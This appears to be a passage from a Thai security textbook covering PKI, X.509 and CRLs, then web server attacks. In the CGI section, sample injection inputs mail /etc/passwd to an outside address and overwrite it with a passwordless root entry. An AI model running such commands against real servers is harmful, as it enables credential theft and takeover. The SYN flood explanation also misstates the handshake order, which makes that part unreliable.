โดยปกติแล้วอาจจะมี CA อื่นๆ ระหว่างการติดต่อสื่อสารระหว่าง Alice และ Bob ดังรูปที่ 6-2




รูปที่ 6-2 แสดง Certificate Path Validation

การที่จะได้มาซึ่งกุญแจสาธารณะของ Bob Alice ต้องทำการตรวจสอบใบรับรองดิจิตอลของ CA ต่างๆ ตลอดเส้นทางจนกว่าจะได้รับใบรับรองดิจิตอลของ Bob โดยกระบวนการนี้เรียกว่า "Certification path validation" ความยาวของ Certificate path จะเท่ากับจำนวนของ CA ระหว่าง Alice และ Bob หรือเท่ากับจำนวนใบรับรองดิจิตอลที่ Alice ต้องใช้ตรวจสอบจนกว่าจะได้กุญแจสาธารณะของ Bob จากรูปที่ 6-2 จะมีทั้งหมด 3 ใบรับรองดิจิตอล (2 CA Certificate, 1 end-user certificate) กล่าวคือ ใบรับรองดิจิตอลใบที่ 1 เป็น CA certificate ที่ออกโดย CA X ให้แก่ CA Y ออก CA Certificate ให้แก่ CA Z ซึ่งเป็นผู้ออก end user Certificate ให้กับ Bob

โดย Alice จะต้องเริ่มต้นด้วยกุญแจสาธารณะของ CA X เพื่อใช้ตรวจสอบใบรับรองดิจิตอลใบที่ 1 แล้วจึงใช้กุญแจสาธารณะของ CA Y ที่ได้รับจากใบรับรองดิจิตอลของ CA Y ไปตรวจสอบใบรับรองดิจิตอลใบที่ 2 ซึ่งจะได้กุญแจสาธารณะของ Z แล้วนำไปตรวจสอบใบรับรองดิจิตอลใบที่ 3 และจะได้กุญแจสาธารณะของ Bob ในที่สุด


การจัดการ CA อาจจะเป็นแบบ "general hierarchy" ซึ่งแสดงดังรูปที่ 6-3



รูปที่ 6-3 แสดงการจัดการ CA แบบ General hierarchy

จากรูป วงกลมจะแทน CA สี่เหลี่ยมจะแทนผู้ใช้ (end user) ส่วนลูกศรแสดงการออกใบรับรองดิจิตอลให้กันซึ่งจะเรียกเป็นโหนดพ่อ (parent) และโหนดลูก (child) และยังมี cross certificate คือ certificate ที่ CA ตั้งแต่ 2 CA ขึ้นไปร่วมกันออกหรือกล่าวได้ว่าได้รับการรับรองจาก CA ตั้งแต่ 2 CA ขึ้นไปได้อีกด้วย ดังเช่น โหนด Q เป็นต้น

นอกจากนี่อาจจะมีโครงสร้างเป็นแบบ "Top down hierarchy" ดังรูป



รูปที่ 6-4 แสดงโครงสร้างการทำงานแบบ Top down hierarchy

จากรูป CA ทำหน้าที่ออกใบรับรองดิจิตอลให้กับเฉพาะโหนดลูก (child node) เท่านั้น โดยปกติแล้ว Certificate path length ไม่ควรจะยาวเกินไปเพื่อให้ง่ายต่อการค้นพบและการตรวจสอบเพราะถ้ายาวเกินไปอาจก่อให้เกิดช่องโหว่ของการแอบอ้างและปลอมแปลงได้ อย่างไรก็ดีเราสามารถใช้ Cross Certificate เพื่อช่วยลด Certificate path length ได้

6.2.2 Validation

เนื่องจากข้อมูลในใบรับรองดิจิตอลสามารถเปลี่ยนแปลงได้ตลอดเวลา ดังนั้นผู้ที่จะใช้ใบรับรองดิจิตอลใดๆ จำเป็นที่จะต้องแน่ใจความถูกต้องของข้อมูลในใบรับรองดิจิตอลนั้นเสียก่อน นั่นคือ ผู้ใช้จำเป็นจะต้องมีการตรวจสอบใบรับรองดิจิตอลนั้นๆ เสียก่อน ซึ่งอาจจะแบ่งได้ใน 2 ลักษณะ คือ

- ติดต่อกับ CA โดยตรง เกี่ยวกับความถูกต้องของใบรับรองดิจิตอลทุกครั้งที่ใช้งาน เรียกว่า online validation
- CA จะกำหนดช่วงเวลาที่ใบรับรองดิจิตอลได้รับการรับรองความถูกต้องในแต่ละใบรับรองดิจิตอลอยู่แล้ว เรียกว่า offline validtion

นอกจากนี้ยังมีกระบวนการซึ่งเรียกว่า "Certificate revocation" ซึ่งเป็นกระบวนการที่บอกให้ผู้ที่ใช้งานรู้ถึงข้อมูลของใบรับรองดิจิตอลที่ถูกระงับใช้งานแล้ว ซึ่งสาเหตุอาจจะมาจาก ไพรเวตคีย์โดนขโมย หรือมีการเปลี่ยนใบรับรองดิจิตอลใหม่ เป็นต้น ซึ่งกระบวนการนี้มักจะใช้ร่วมกับ offline validation โดย CA จะทำการออกรายชื่อของใบรับรองดิจิตอลที่ถูกระงับการใช้งานก่อนเวลาอันควร ซึ่งเรียกว่า CRLs (Certificate Revocation Lists)

แต่อย่างไรก็ตามการ CRLs ก็จะพบปัญหาได้ใน 2 ลักษณะ คือ

1. ในด้านความเหลื่อมล้ำของเวลาที่ใบรับรองดิจิตอลถูกระงับการใช้งานโดย CA กับเวลาที่ CA ออก CRLs อันใหม่ออกมา เรียกว่า "CRL time granularity problem"
2. ขนาดของ CRLs เนื่องจาก CRL จะเป็นรายชื่อของใบรับรองดิจิตอลทั้งหมดที่ถูกระงับการใช้งานซึ่งจะมีขนาดใหญ่ขึ้นเรื่อยๆ เมื่อเวลาผ่านไปทำให้เป็นการยากที่ผู้ใช้จะนำเอาไปใช้ได้

วิธีการแก้ไขปัญหาดังกล่าวอาจทำได้โดยการออก CRL แยกเป็นประเภทๆ ตามสาเหตุของการถูกระงับใช้งานหรือแบ่งตามผู้ใช้งานว่าเป็น CA หรือผู้ใช้ก็จะช่วยลดขนาดของ CRLs ได้ ส่วนในเรื่องของความเหลื่อมล้ำของเวลาก็อาจทำการออก "delta-CRLs" ซึ่งเป็น CRL ที่แสดงรายชื่อของใบรับรองดิจิตอลที่ถูกระงับการใช้งานภายหลังการออก CRLs ครั้งล่าสุดไปและสามารถออก delta-CRLs ได้บ่อยครั้งอีกด้วยเนื่องจากเป็นเพียงรายชื่อที่เปลี่ยนแปลงไปจาก CRLs ฉบับปัจจุบัน นอกจากนี้ delta-CRLs ยังมีส่วนช่วยในการลดขนาดของ CRLs อีกด้วย กล่าวคือ เริ่มออก full CRLs เพียงครั้งแรกครั้งเดียวแล้วก็มาทำการออก delta-CRLs ให้บ่อยขึ้น จนถึงช่วงเวลาหนึ่งแล้วจึงค่อยทำการปรับปรุง (update) full CRLs

6.3 การประยุกต์ใช้งาน PKI

- Secure E-mail
- Authentication

6.4 X.509


X.509 เป็นกรอบหรือรูปแบบของการตรวจสอบ (Authentication Framework) ที่ถูกออกแบบมาให้สนับสนุนโครงสร้าง X.500 โดยทั้ง X.509 และ X.500 เป็นส่วนหนึ่งของมาตรฐาน X-Series ซึ่งกำหนดโดย ISO และ ITU ซึ่งมาตรฐาน X.500 ถูกออกแบบมาสำหรับการให้บริการเครือข่ายขนาดใหญ่

6.4.1 X.500

โครงสร้างของ X.500 มีลักษณะคล้ายๆ กับสมุดโทรศัพท์ กล่าวคือ เมื่อได้ชื่อของคนๆหนึ่งมาก็จะสามารถหาข้อมูลของบุคคลนั้นได้ อย่างไรก็ตาม X.500 ให้ข้อมูลมากกว่า ชื่อ ที่อยู่และหมายเลขโทรศัพท์ ได้แก่ ชื่อของหน่วยงานที่คนๆ นั้นทำงานอยู่ อาชีพ และอีเมล์แอดเดรส เป็นต้น นอกจากนี้ X.500 สามารถแสดงถึงสิ่งต่างๆ ในโลกโดยไม่จำต้องเป็นตัวบุคคล เช่น คอมพิวเตอร์ เครื่องพิมพ์ บริษัท หน่วยงานราชการและประเทศชาติ รวมไปถึงใบรับรองดิจิตอลเพื่อแสดงถึงกุญแจสาธารณะด้วย

เพื่อสนับสนุนการค้นหาข้อมูล จึงได้มีการกำหนดชื่อที่มีความเป็นเอกลักษณ์ (Distinguished Name: DN) ซึ่งมีรูปแบบต่างๆ กันไป ดังนั้น เพื่อยืนยันว่าชื่อที่ตั้งขึ้นมามีความเป็นเอกลักษณ์ X.500 จึงมีการจัดการในลักษณะเป็นลำดับขั้นขึ้นมา ซึ่งเรียกว่า Directory Information Tree (DIT)

ในแต่ละโหนดยกเว้นรูท (Root) จะถูกกำหนดด้วย RDN (Relative Distinguished Name) ซึ่งจะมีความเป็นเอกลักษณ์ในระดับเดียวกันแล้ว DN จะเกิดจากการนำ RDN มาเชื่อมต่อกันโดยจะเริ่มตั้งแต่รูทไล่ลงมาตามลำดับขั้นจนถึงโหนดที่เราสนใจ




รูปที่ 6-5 แสดง Directory Information Tree (DIT)

จากรูป โหนดที่อยู่ในระดับถัดจากรูทลงมาจะเป็นชื่อของประเทศ ซึ่ง RDN ของแต่ละประเทศจะถูกกำหนดด้วยรหัสของอักษร 2 ตัวตามมาตรฐาน ISO เช่น CA = Canada, TH= Thailand และ US= USA เป็นต้น ส่วนในลำดับต่อไปจะเป็นองค์กรภายในประเทศนั้นซึ่ง RDN จะเป็นชื่อองค์กรนั่นเองและลำดับถัดลงมาจะเป็นพนักงานในองค์กรนั้นๆ ซึ่ง RDN ก็คือชื่อของพนักงาน จากรูป DN ของ Mr.Riel จะได้เป็น Country = CA Organization = Bombardier Inc.

CN = Louis Riel

6.4.2 X.509 V3

X.509 ถูกสร้างมาเพื่อสนับสนุนการพิสูจน์ตนโดยใช้ข้อมูลมาตรฐาน X.500 โดยมี X.509 V2 ซึ่งเป็นใบรับรองดิจิตอลตามรูปแบบมาตรฐานทางราชการ ซึ่งมีส่วนประกอบต่างๆ ดังรูปที่ 6-6



รูปที่ 6-6 แสดงส่วนประกอบของใบรับรองดิจิตอลตามรูปแบบมาตรฐาน

- Version: เวอร์ชันของ X.509 ที่ใช้เป็นรูปแบบในการสร้างใบรับรองดิจิตอล
- Serial number: เลขที่มีความเป็นเอกลักษณ์ซึ่งกำหนดให้กับใบรับรองดิจิตอลที่ออกโดย CA
- CA Signature algorithm: เป็นอัลกอริทึมและพารามิเตอร์ต่างๆ ที่ CA ใช้ในการลงลายมือชื่ออิเล็กทรอนิกส์
- Issue name: ชื่อตามรูปแบบของ X.500 ของ CA
- Validity period: ช่วงวันเวลาคู่หนึ่งซึ่งแสดงว่าใบรับรองดิจิตอลได้รับการรับรองความถูกต้อง
- Subject name: ชื่อตามรูปแบบของ X.500 ของผู้ที่ถือไพรเวตคีย์ซึ่งสอดคล้องกับ P กุญแจสาธารณะบนใบรับรองดิจิตอล
- Subject public key information: ค่าของกุญแจสาธารณะของเจ้าของใบรับรองดิจิตอลรวมไปถึงอัลกอริทึมที่ใช้ในการเข้ารหัสคีย์
- Issues unique identifier: ตัวอักษรจำนวนหนึ่งที่ช่วยทำให้ชื่อตามรูปแบบของ X.500 ของ CA ไม่กำกวม
- Subject unique identifier: ตัวอักษรจำนวนหนึ่งที่ช่วยทำให้ชื่อตามรูปแบบของ X.500 ของเจ้าของใบรับรองดิจิตอลนี้ไม่กำกวม


สำหรับมาตรฐาน X.509 V3 จะมีส่วนขยายต่างๆ ดังนี้

- Certificate policies and policy mapping: กำหนดจุดประสงค์และนโยบายของการใช้งานใบรับรองดิจิตอล
- Alternative Name: ชื่อของ CA หรือเจ้าของใบรับรองดิจิตอลโดยไม่ต้องตรงตามรูปแบบของ X.500
- Subject directory attributes: สามารถเพิ่มข้อมูลอื่นๆ นอกจากนอกเหนือจากที่กำหนดใน X.500
- Certificate path constraints: CA สามารถแสดง Certificate path ขององค์กรได้โดยสามารถกำหนดเงื่อนไขและข้อบังคับของพาธ (Path) ต่างๆ ได้

นอกจากใบรับรองดิจิตอลแล้ว X.509 ยังเป็นการกำหนดรูปแบบของ CRLs อีกด้วยสามารถแสดงได้ดังรูปที่ 6-7

และสำหรับในมาตรฐาน X.509 V3 จะมีส่วนขยายต่างๆ เพิ่มขึ้น ดังนี้

- CRL number and reason codes: เพิ่มลำดับหมายเลขของใบรับรองดิจิตอลที่ถูกระงับใช้งานและเหตุผลที่ถูกระงับใช้งาน
- CRL distribution point: ทำการกระจายการออก CRL ไปยังจุดต่างๆ แทนที่จะออก full-CRL ที่จุดเดียวเพื่อลดขนาดของ CRL และภาระการโหลด CRL ของผู้ใช้



รูปที่ 6-7 แสดง CRLs ตามรูปแบบของ X.509

- Delta CRL: ใช้วิธีการ Delta CRL เพื่อลดความเหลื่อมล้ำระหว่างเวลาในการระงับการใช้งานใบรับรองดิจิตอลกับเวลาที่ออก CRL นอกจากนี้ยังช่วยลดขนาดของ CRL ด้วย ดังที่กล่าวไปแล้วเบื้องต้น
- Indirect CRL: การอนุญาตให้องค์กรอื่นๆ ที่ไม่ได้เป็นผู้ออกใบรับรองดิจิตอลสามารถทำการออก CRL แล้วจึงทำการรวบรวม CRLs ทั้งหมดมาแล้วทำการกระจายที่จุดเดียว

บทที่ 7
ปัญหาความปลอดภัยที่เว็บเซิร์ฟเวอร์

7.1 ปัญหาความปลอดภัยที่ตัวเว็บเซิร์ฟเวอร์

ปัญหาที่เกิดขึ้นกับตัวเว็บเซิร์ฟเวอร์จะมาในหลากหลายรูปแบบซึ่งโดยส่วนใหญ่มีจุดประสงค์เพื่อทำให้เว็บไซต์นั้นถูกเปลี่ยนแปลงหรือทำให้เซิร์ฟเวอร์ไม่สามารถทำการให้บริการข้อมูลได้ สามารถแบ่งเป็นกรณีย่อยๆ ได้ดังนี้

- **ความบกพร่องในการเขียนเซิร์ฟเวอร์ไซด์สคริปต์ (Server-side Script) บนเครื่องเซิร์ฟเวอร์**

เซิร์ฟเวอร์ไซด์สคริปต์ ได้แก่ ซีจีไอสคริปต์ (CGIScript) เอเอสพี (Application Service Provider: ASP) และวีบีสคริปต์ (VBScript) เป็นต้น

เว็บกับความอ่อนแอของซีจีไอ (Common Gateway Interface: CGI)

เว็บเซิร์ฟเวอร์ไม่ได้ทำได้เพียงแต่การส่งข้อมูลไปที่เว็บบราวเซอร์เพียงอย่างเดียว มันอนุญาตให้ผู้ใช้รันโปรแกรมบนเว็บเซิร์ฟเวอร์ได้โดยใช้ซีจีไอ และซีจีไอนี่เองที่ทำให้เกิดปัญหาขึ้นมา แต่ปัญหาไม่ได้อยู่ที่ซีจีไอเองแต่อยู่ที่โปรแกรมที่ซีจีไอจะรันต่างหาก

สมมติว่ามีซีจีไอสคริปต์รับข้อมูลจากไดอะล็อกบอกซ์ (Dialog Box) แล้วก็ส่งไปฟิงเกอร์ (finger)

```
#!/bin/sh
FINGER=/usr/ucb/finger
...
<ISINDEX>
...
SFINGER S*
```

บรรทัดสำคัญคือ SFINGER S* ซึ่งจะเอ็กซีคิวซ์ /usr/ucb/finger โดยเติม S* เป็นคอมมานด์ไลน์อาร์กิวเมนต์ (Command-line Argument) ดังนั้นถ้ากรอก s0010065@ce.kmitl.ac.th ลงในช่องว่างในเว็บบราวเซอร์ ซีจีไอสคริปต์ก็จะรัน /usr/ucb/finger s0010065@ce.kmitl.ac.th ที่เว็บเซิร์ฟเวอร์แล้วก็ส่งผลลัพธ์ของการฟิงเกอร์แสดงขึ้นมาที่หน้าจอ จะเห็นได้ว่าไม่น่ามีปัญหาใดๆ ถึงแม้จะกรอกข้อมูลมั่วๆ ลงไปมันก็จะฟิงเกอร์มั่วๆ ออกมาเท่านั้น ถ้าคิดเฉพาะฟิงเกอร์ก็ไม่เกิดผลเสียใดๆ แต่ถ้าเว็บเซิร์ฟเวอร์ไม่ได้รันเฉพาะฟิงเกอร์เท่านั้นแต่รัน /bin/sh ด้วยและนี่คือตัวปัญหา เนื่องจากคอมมานด์ไลน์ อาร์กิวเมนต์สำหรับเชลล์(Shell) บางตัวอาจจะมีความหมายต่างๆ ไปเช่นกรอกอย่างนี้

'Other Command' ลงไป

ผลลัพธ์ที่ได้ก็จะกลายเป็นการรันฟิงเกอร์โดยมี 'Other Command' เป็นอาร์กิวเมนต์ซึ่งจะเป็นการเอ็กซีคิวซ์ 'Other Command' ก่อนแล้วส่งเอาท์พุทของ 'Other Command' ไปยังฟิงเกอร์อีกทีนึง

ทีนี้ถ้ากรอก 'mail s0010065@ce.kmitl.ac.th < /etc/passwd' ลงไป

ผลลัพธ์ก็จะกลายเป็นเมล์ข้อมูลใน /etc/passwd ไปที่ s0010065@ce.kmitl.ac.th ตอนนี้ผลที่เว็บบราวเซอร์จะขึ้นมายังไงไม่ต้องสนใจ เพราะสิ่งที่ต้องการคือผลจาก 'Other Command' ต่างหาก ลองดูที่ร้ายสุดๆ คือแก้ไขพาสเวิร์ดของรูท (Root) กล่าวคือกรอกลงไปว่า

'echo root::0:0:root:/:/bin/sh > /etc/passwd'

- **ความอ่อนแอของรหัสผ่าน (Password) ที่จะใช้ในการแก้ไขเว็บไซต์**

การเข้าไปแก้ไขเว็บเพจโดยการแฮกรหัสผ่าน โดยวิธีการที่ง่ายที่สุดในการเจาะผ่านเข้าระบบอินเทอร์เน็ตก็คือการเดารหัสผ่านหรือพาสเวิร์ด ซึ่งในการเข้าไปแก้ไขเว็บเพจจะต้องพิมพ์ชื่อ (User Name) และรหัสผ่านจึงจะเข้าไปในระบบได้ ดังนั้นถ้าหากว่าผู้ใช้ใช้ชื่อไม่ดีพอ เช่น Joe และใช้รหัสผ่านว่า Joe123 ก็อาจจะมีคนพิมพ์ชื่อ Joe และลองพิมพ์รหัสผ่าน Joe1, Joe2, Joe3... ไปเรื่อยๆ จนถึง Joe123 ก็จะเข้าระบบได้ การลองแบบนี้ถ้ามีเวลาพอก็อาจจะนั่งพิมพ์ไปเรื่อยๆ จนกว่าจะเจอ หรือใช้โปรแกรมช่วยหาก็ได้ โปรแกรมประเภทนี้จะเป็นโปรแกรมที่เราเรียกว่าใช้กำลังและความอดทนในการหา (Brute Force) คือ มันจะลองหาอย่างไม่มีเหนื่อยจนกว่าจะเจอ หรือไม่ก็หาไปเรื่อยๆ ไม่มีวันหยุด

การหารหัสผ่านอีกแบบที่นิยมกันมากก็คือดูที่ไฟล์ชื่อ /etc/passwd ซึ่งในระบบยูนิกซ์รุ่นเก่าที่ยังไม่ใช้รหัสผ่านเงา (shadow password) ก็จะเก็บชื่อและรหัสผ่านไว้ในนี้ทั้งหมด พวกแฮกเกอร์สามารถใช้โปรแกรมค้นหา เช่น CRACK เพื่อค้นหารหัสผ่านจากไฟล์นี้ได้ แต่ในระบบยูนิกซ์รุ่นใหม่ๆ จะใช้รหัสผ่านเงาซึ่งทำให้การค้นหารหัสผ่านทำได้ยากขึ้น

ตัวอย่างของรายชื่อใน /etc/passwd


```
Root : x : 0 : 1 : Sys.  Admin : / : / bin / sh
```

โดยที่ตรงตำแหน่งตัว x จะเป็นพาสเวิร์ดที่มีการเข้ารหัสไว้และพาสเวิร์ดที่เข้ารหัสไว้จะถูกเก็บไว้ในไฟล์ชื่อ /etc/shadow ซึ่งแต่ละแถวในนั้นจะมีรูปร่างหน้าตาดังนี้

```
Root : XyfgFekj95Fpq :::::
```

การที่แฮกเกอร์ไม่สามารถใช้โปรแกรม CRACK ได้ก็ไม่ใช่ว่าไซต์ของท่านจะไม่ถูกเจาะ เทคนิคหนึ่งกำลังนิยมในตอนนี้คือการใช้ฟังก์ชันที่ชื่อว่า pwdauth() ซึ่งจะรับชื่อและรหัสผ่านเข้าไปในตัวฟังก์ชัน จากนั้นมันจะเข้ารหัสเจ้าตัวพาสเวิร์ดแล้วไปเปรียบเทียบกับรหัสที่เก็บไว้ในรหัสผ่านเงา ซึ่งถ้าเจอตรงกันก็จะทำให้แฮกเกอร์รู้ได้ทันทีว่า นี่คือรหัสผ่านที่ใช้ได้

เมื่อแฮกเกอร์สามารถทำการขโมยรหัสผ่านของผู้ใช้หรือเจ้าของเว็บไซต์ได้ ส่วนใหญ่จะทำเข้าไปทำการแก้ไขหน้าเว็บเพจเพื่อเป็นการทิ้งร่องรอยเอาไว้ เพื่อย้ำเตือนถึงความอ่อนแอด้านความปลอดภัยของเว็บไซต์นั้นๆ เช่น www.idsoftware.com ถูกแฮกและเปลี่ยนแปลงเว็บเพจเป็นหน้าว่างที่มีรอยจารึกการถูกแฮกแทน ดังรูปที่ 7-1



รูปที่ 7-1 แสดงปัญหาความอ่อนแอของรหัสผ่านที่จะใช้ในการแก้ไขเว็บไซต์

- **การโจมตีเพื่อให้ปิดบริการ (Denial of Services: DoS) และ (Distributed Denial of Service: DDoS)**

หมายถึง การกระทำใดๆ ที่ทำให้เว็บเซิร์ฟเวอร์ไม่สามารถให้บริการบางอย่างได้หรือไม่สามารถให้บริการต่อไปได้อีก โดยทั่วไปจะโจมตีที่พอร์ตของทีซีพี/ไอพี ซึ่งเชื่อมต่อกับบริการ (Services) ที่รับรองพอร์ตนั้นๆ ดังนั้นการโจมตีพอร์ตจึงเท่ากับการโจมตีบริการของระบบนั่นเอง และอาจจะมีผลให้ระบบนั้นไม่สามารถให้บริการบางอย่างได้ หรือไม่สามารถให้บริการใดๆ ได้เลย


การโจมตีเพื่อให้ปิดบริการในชั้นอินเทอร์เน็ต มีดังนี้

- **การส่งแพ็กเก็ตจำนวนมาก (Amount of Packets Sending)**

การโจมตีแบบนี้เป็นการส่งแพ็กเก็ตปริมาณมากเข้าไปยังเว็บเซิร์ฟเวอร์ อาจทำให้เว็บเซิร์ฟเวอร์ไม่สามารถให้บริการบางอย่างหรือไม่สามารถทำงานต่อไปได้ ลักษณะของแพ็กเก็ตได้แก่

- แพ็กเก็ตข้อมูล (Data Packets)
- แพ็กเก็ตสำหรับการควบคุม (Control Packets)


ตัวอย่างการโจมตีแบบนี้ ได้แก่ การทำ **SYN Flooding** ปกติการเชื่อมต่อแบบ 3-way handshake มีช่องโหว่ กล่าวคือ เครื่องที่ขอบริการส่งสัญญาณ SYN ไป แต่เมื่อได้รับสัญญาณ ACK จากเครื่องที่ให้บริการแล้วไม่ส่งสัญญาณ SYN ตอบกลับไป ทำให้เครื่องที่ให้บริการต้องเปิดการเชื่อมต่อรอการตอบกลับ ดังรูป 7-2 ซึ่งการเปิดการเชื่อมต่อรอเอาไว้นี้ต้องใช้ทรัพยากรของระบบส่วนหนึ่ง และหากมีการส่งสัญญาณในลักษณะนี้มากๆ และทรัพยากรของระบบมีไม่เพียงพอ อาจทำให้ระบบไม่สามารถให้บริการอย่างอื่นๆ หรือให้บริการกับผู้ร้องขอรายอื่นได้




รูปที่ 7-2 แสดงขั้นตอนการโจมตี SYN Flooding

- **ความผิดปกติของแฟร็กเมนต์ (Abnormal Fragmentation)**

การโจมตีนี้อาศัยหลักการแฟร็กเมนต์เตชันและรีแอสเซมเบิ้ล โดยการทำให้แพ็กเก็ตนั้นมีการรีแอสเซมเบิ้ล ซึ่งปกติการรีแอสเซมเบิ้ลแพ็กเก็ตทั้งหมดนั้นต้องสามารถเชื่อมต่อกันได้สนิท ดังรูป แต่แพ็กเก็ตที่ผู้บุกรุกส่งไปมีการแก้ไขข้อมูลในบางฟิลด์ ทำให้เกิดความผิดปกติในกระบวนการรีแอสเซมเบิ้ล ซึ่งการโจมตีในลักษณะนี้ แบ่งได้ดังต่อไปนี้



รูปที่ 7-3 แสดงการรีแอสเซมบลีแบบปกติ



รูปที่ 7-4 แสดงแพ็กเก็ตสุดท้ายที่ต้องรอแพ็กเก็ตก่อนหน้า

- **การส่งแพ็กเก็ตที่มีลำดับผิดปกติ (Abnormal Sequence of Packets Sending)**

ปกติการส่งแพ็กเก็ตมักเรียงตามลำดับกันไป หากไม่เรียงลำดับก็ต้องรอจนกว่าแพ็กเก็ตก่อนหน้านี้มาถึง เพื่อเรียงลำดับแพ็กเก็ตที่เครื่องรับ แต่การโจมตีแบบนี้กลับส่งเฉพาะแพ็กเก็ตสุดท้ายเพื่อให้ระบบเป้าหมายรอแพ็กเก็ตก่อนหน้า และส่งไปเป็นปริมาณมากๆ เพื่อให้ระบบเป้าหมายไม่สามารถให้บริการอย่างอื่นได้

